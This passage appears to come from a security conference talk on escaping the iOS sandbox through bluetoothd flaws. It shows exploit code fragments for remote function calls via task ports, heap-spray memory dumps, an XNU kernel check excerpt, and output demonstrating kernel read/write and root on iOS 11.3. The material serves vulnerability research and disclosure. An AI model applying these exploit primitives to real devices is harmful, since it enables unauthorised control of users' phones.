uint64_t remote_stack_base = alloc_and_fill_remote_buffer(target_task_port, local_addr, local_length);
```

```
check if we get task port!
*** got task port message ***
task port: 105e5f
win!
remote_stack_base=1061d0000
```

```
(lldb) x/100x 0x00000001061d0000
0x1061d0000: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0010: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0020: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0030: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0040: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0050: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0060: 0x42424242 0x42424242 0x42424242 0x42424242
```

Remotely execute functions in the target process:

```
call_remote(target_task_port, creat, 2, REMOTE_CSTRING("/tmp/mzheng.txt"),REMOTE_LITERAL(0755));
```

```
mzheng-iphone:/tmp root#
mzheng-iphone:/tmp root# ls
mzheng-iphone:/tmp root# ls
mzheng.txt*
```

iOS 11 mitigation


iOS 11 (not in macOS 10.13) extended the limit to the use of all task ports for app processes:

```
kern_return_t
task_conversion_eval(task_t caller, task_t victim)
{

    ...

#if CONFIG_EMBEDDED
    /*
     * On embedded platforms, only a platform binary can resolve the task port
     * of another platform binary.
     */
    if ((victim->t_flags & TF_PLATFORM) && !(caller->t_flags & TF_PLATFORM)) {
#if SECURE_KERNEL
        return KERN_INVALID_SECURITY;
#else
        if (cs_relax_platform_task_ports) {
            return KERN_SUCCESS;
        } else {
            return KERN_INVALID_SECURITY;
        }
#endif /* SECURE_KERNEL */
    }
#endif /* CONFIG_EMBEDDED */

    return KERN_SUCCESS;
}
```

But ROPs always work in user mode.


Function Call Primitive

A generic primitive for function calls with arbitrary parameters in CoreFoundation:



DEMO

- **Attack iOS kernel through unsandboxed IOKit userclient on iOS 11.3 :**




- **Break Kernel slide and gain arbitrary kernel R/W ability on iOS 11.3:**

```
kernel_base=0xffffff017004000
kernel_slide=0x10000000

read from 0xffffff017004000: 0x100000cfeedfacf
read from 0xffffffe000010000: 0xffffff016e84c50
write 0x4242424242424242 to 0xffffffe000010000
read from 0xffffffe000010000: 0x4242424242424242
```

DEMO

- **Achieve root shell and jailbreak on iOS 11.3:**
  https://www.youtube.com/watch?v=Kt5JXBvRJ5o



Conclusion

- We introduce the basic conception of iOS sandbox and summarize several classic ways to escape the iOS sandbox.
- Based on an old bluetoothd vulnerability, we find two new zero-day sandbox escape vulnerabilities on the latest iOS version.
- We present a classic way to do heap spray , stack pivot and ROP in the iOS userland.
- We show how to get and control the task port of the remote process during the exploit.

Reference

- *OS Internals & Jtool: http://newosxbook.com/
- Pangu 9 Internals: https://www.blackhat.com/docs/us-16/materials/us-16-Wang-Pangu-9-Internals.pdf
- triple_fetch by IanBeer: https://bugs.chromium.org/p/project-zero/issues/detail?id=1247
- CVE-2018-4087: https://blog.zimperium.com/cve-2018-4087-poc-escaping-sandbox-misleading-bluetoothd/

Thanks